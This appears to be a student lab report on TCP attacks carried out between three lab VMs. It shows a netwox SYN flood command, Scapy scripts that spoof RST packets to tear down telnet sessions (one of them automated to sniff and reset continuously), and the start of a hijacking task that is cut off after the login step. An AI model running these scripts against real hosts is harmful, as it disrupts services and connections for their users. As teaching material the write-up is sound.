Project 3: TCP Attacks
Brad Bruesewitz
M12226365


Setup

First, all three VMs need to be on the same network. I confirmed this with a simple ping command to make sure each VM could ping the others. I obtained the IP addresses from each VM with an `ifconfig` command. Here are the corresponding IP addresses (for future reference):

User: 10.0.2.6
Attacker: 10.0.2.5
Server: 10.0.2.4


Task 1: SYN Flooding Attack

Step 1: User connects to Server using telnet




```
[04/14/22]seed@VM:~$ telnet 10.0.2.4
Trying 10.0.2.4...
Connected to 10.0.2.4.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
/usr/lib/update-notifier/update-motd-fsck-at-reboot:[:59: integer expres
sion expected:            0
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)
```

Step 2: Disable countermeasure on Server (SYN cookies)




```
[04/14/22]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
[04/14/22]seed@VM:~$ 
```

Step 3: Check the status of half open connections on Server using netstat -tna




```
[04/14/22]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.4:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.4:23             10.0.2.6:60466          ESTABLISHED
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
[04/14/22]seed@VM:~$
```

Step 4: To perform the attack, we will use a tool called "synflood" from netwox on the Attacker VM. To use this attack, we need to know the Server IP address and TCP port number. Then we include the arguments '-s raw' telling the attack to spoof at the IPv4/IPv6 layer




```
[04/14/22]seed@VM:~$ sudo netwox 76 -i 10.0.2.4 -p 23 -s raw
```

Step 5: Confirm half open ports are coming in from the attack on Server



```
[04/14/22]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.4:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.4:23             254.136.200.66:30361    SYN_RECV
tcp        0      0 10.0.2.4:23             241.9.209.185:42867     SYN_RECV
tcp        0      0 10.0.2.4:23             244.114.36.59:48722     SYN_RECV
tcp        0      0 10.0.2.4:23             249.144.181.214:40676   SYN_RECV
tcp        0      0 10.0.2.4:23             252.15.165.170:4505     SYN_RECV
tcp        0      0 10.0.2.4:23             254.137.67.217:60093    SYN_RECV
tcp        0      0 10.0.2.4:23             243.111.205.1:28716     SYN_RECV
tcp        0      0 10.0.2.4:23             250.15.65.251:6821      SYN_RECV
tcp        0      0 10.0.2.4:23             242.208.169.171:30869   SYN_RECV
```


Step 6: Try using telnet on User to confirm attack was successful. The attack was a success, User gets stuck with the message saying “Trying 10.0.2.4…” but never connects



```
[04/14/22]seed@VM:~$ telnet 10.0.2.4
Trying 10.0.2.4...
```


Task 2: TCP Reset

Step 1: Open telnet connection between User and Server




```
[04/14/22]seed@VM:~$ telnet 10.0.2.4
Trying 10.0.2.4...
Connected to 10.0.2.4.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
/usr/lib/update-notifier/update-motd-fsck-at-reboot:[:59: integer expres
sion expected:            0
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)
```

Step 2: Open Wireshark on Attacker to sniff packets on the network, then run a command on User while in telnet so that Attacker can gather information



```
[04/14/22]seed@VM:~$ ls
android        Desktop    examples.desktop  lab_02  Pictures  Templates
bin            Documents  get-pip.py        lib     Public    Videos
Customization  Downloads  host              Music   source
```

Step 3: In Wireshark, click on the last packet sent from server to user



```
No.  Time                          Source     Destination  Protocol  Length  Info
 15 2022-04-14 06:15:39.5575613…  10.0.2.6   10.0.2.4     TCP        66 60466 -
 16 2022-04-14 06:15:39.5579371…  10.0.2.4   10.0.2.6     TELNET     68 Telnet
 17 2022-04-14 06:15:39.5579401…  10.0.2.6   10.0.2.4     TCP        66 60466 -
 18 2022-04-14 06:15:39.5582674…  10.0.2.4   10.0.2.6     TELNET    184 Telnet
 19 2022-04-14 06:15:39.5582697…  10.0.2.6   10.0.2.4     TCP        66 60466 -
 20 2022-04-14 06:15:39.5586588…  10.0.2.4   10.0.2.6     TELNET     68 Telnet
 21 2022-04-14 06:15:39.5586610…  10.0.2.6   10.0.2.4     TCP        66 60466 -
 22 2022-04-14 06:15:39.5631743…  10.0.2.4   10.0.2.6     TELNET     87 Telnet
 23 2022-04-14 06:15:39.5632355…  10.0.2.6   10.0.2.4     TCP        66 60466 -
```


```
▸ Frame 22: 87 bytes on wire (696 bits), 87 bytes captured (696 bits) on interface 0
▸ Ethernet II, Src: PcsCompu_72:98:68 (08:00:27:72:98:68), Dst: PcsCompu_42:f5:0c (08:00:27:42:f5:0c)
▸ Internet Protocol Version 4, Src: 10.0.2.4, Dst: 10.0.2.6
▾ Transmission Control Protocol, Src Port: 23, Dst Port: 60466, Seq: 3826875028, Ack: 2125300421, Len: 2
    Source Port: 23
    Destination Port: 60466
    [Stream index: 0]
    [TCP Segment Len: 21]
    Sequence number: 3826875028
    [Next sequence number: 3826875049]
    Acknowledgment number: 2125300421
```

```
0000  08 00 27 42 f5 0c 08 00  27 72 98 68 08 00 45 10   ..'B.... 'r.h..E.
0010  00 49 60 31 40 00 40 06  c2 64 0a 00 02 04 0a 00   .I`1@.@. .d......
0020  02 06 00 17 ec 32 e4 19  7a 94 7e ad 82 c5 80 18   .....2.. z.~.....
0030  00 e3 a8 5f 00 00 01 01  08 0a 00 08 b4 b7 00 08   ..._.... ........
0040  8d 7f 5b 30 34 2f 31 34  2f 32 32 5d 73 65 65 64   ..[04/14 /22]seed
0050  40 56 4d 3a 7e 24 20                               @VM:~$
```

Step 4: From this packet capture, we can see that the next sequence number is 3826875049, the source port is 23, and the destination port is 60466. We can use this information to create a python script that will spoof an RST packet to the Server, and immediately end the connection between the Server and the User.


```
#Python script to perform TCP Reset attack

import sys
from scapy.all import *

print("Sending reset packet...")
IPLayer = IP(src = "10.0.2.4", dst = "10.0.2.6")
TCPLayer = TCP(sport = 23, dport = 60466, flags = "R", seq = 3826875049)

pkt = IPLayer/TCPLayer
ls(pkt)
send(pkt, verbose =0)
```

Step 5: Run the python script on Attacker




```
[04/14/22]seed@VM:~/Desktop$ sudo python3 reset.py
Sending reset packet...
version    : BitField  (4 bits)                    = 4             ('4')
ihl        : BitField  (4 bits)                    = None          ('None')
tos        : XByteField                            = 0             ('0')
len        : ShortField                            = None          ('None')
id         : ShortField                            = 1             ('1')
flags      : FlagsField                            = <Flag 0 ()>   ('<Flag 0 ()>
')
frag       : BitField  (13 bits)                   = 0             ('0')
ttl        : ByteField                             = 64            ('64')
proto      : ByteEnumField                         = 6             ('0')
chksum     : XShortField                           = None          ('None')
src        : SourceIPField                         = '10.0.2.4'    ('None')
dst        : DestIPField                           = '10.0.2.6'    ('None')
options    : PacketListField                       = []            ('[]')
--
```

Step 6: Confirm attack was successful. We can do this by looking back at our terminal that is open for User. We can see the connection has ended and therefore the attack was a success.




```
[04/14/22]seed@VM:~$ Connection closed by foreign host.
[04/14/22]seed@VM:~$ 
```

Step 7: This approach would likely not work in practice. The python script needs to be improved so that the connection is reset automatically, not manually, since the attacker would realistically not have the time to manually update the python script with the new sequence number every time the User ran a command on the telnet connection. This is the new python script:




```python
#Python script to automatically perform a TCP reset attack

import sys
from scapy.all import *

def spoof_tcp(pkt):
    IPLayer = IP(dst = "10.0.2.6", src = pkt[IP].dst)
    TCPLayer = TCP(flags = "R", seq = pkt[TCP].ack,
                   dport = pkt[TCP].sport, sport = pkt[TCP].dport)
    spoofpkt = IPLayer/TCPLayer
    print("Sending reset packet......")
    send(spoofpkt, verbose=0)


pkt = sniff(filter = 'tcp and src host 10.0.2.6', prn=spoof_tcp)
```

Step 8: This script will automatically sniff the network (without needing to run Wireshark). Every time the User sends data to the Server, the script will sniff this traffic as a packet. Then, it simply makes the spoof packet based off this information. Now, run the python script



```
[04/14/22]seed@VM:~/Desktop$ sudo python3 auto_reset.py
Sending reset packet......
Sending reset packet......
Sending reset packet......
Sending reset packet......
Sending reset packet......
Sending reset packet......
```


Step 9: Verify the attack was a success. Now, when the User tries to use telnet to connect to the Server, they are completely locked out. The python script detects any time the User is sending data to the Server, and spoofs and RST packet from the User to the Server, ending the connection immediately. The User is completely unable to connect to the Server



```
[04/14/22]seed@VM:~$ lConnection closed by foreign host.
[04/14/22]seed@VM:~$ telnet 10.0.2.4
Trying 10.0.2.4...
Connected to 10.0.2.4.
Escape character is '^]'.
Connection closed by foreign host.
[04/14/22]seed@VM:~$
```

Task 4: TCP Hijacking


Step 1: User connects to the server with telnet



```
[04/14/22]seed@VM:~$ telnet 10.0.2.4
Trying 10.0.2.4...
Connected to 10.0.2.4.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
/usr/lib/update-notifier/update-motd-fsck-at-reboot:[:59: integer expres
sion expected:            0
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)
```

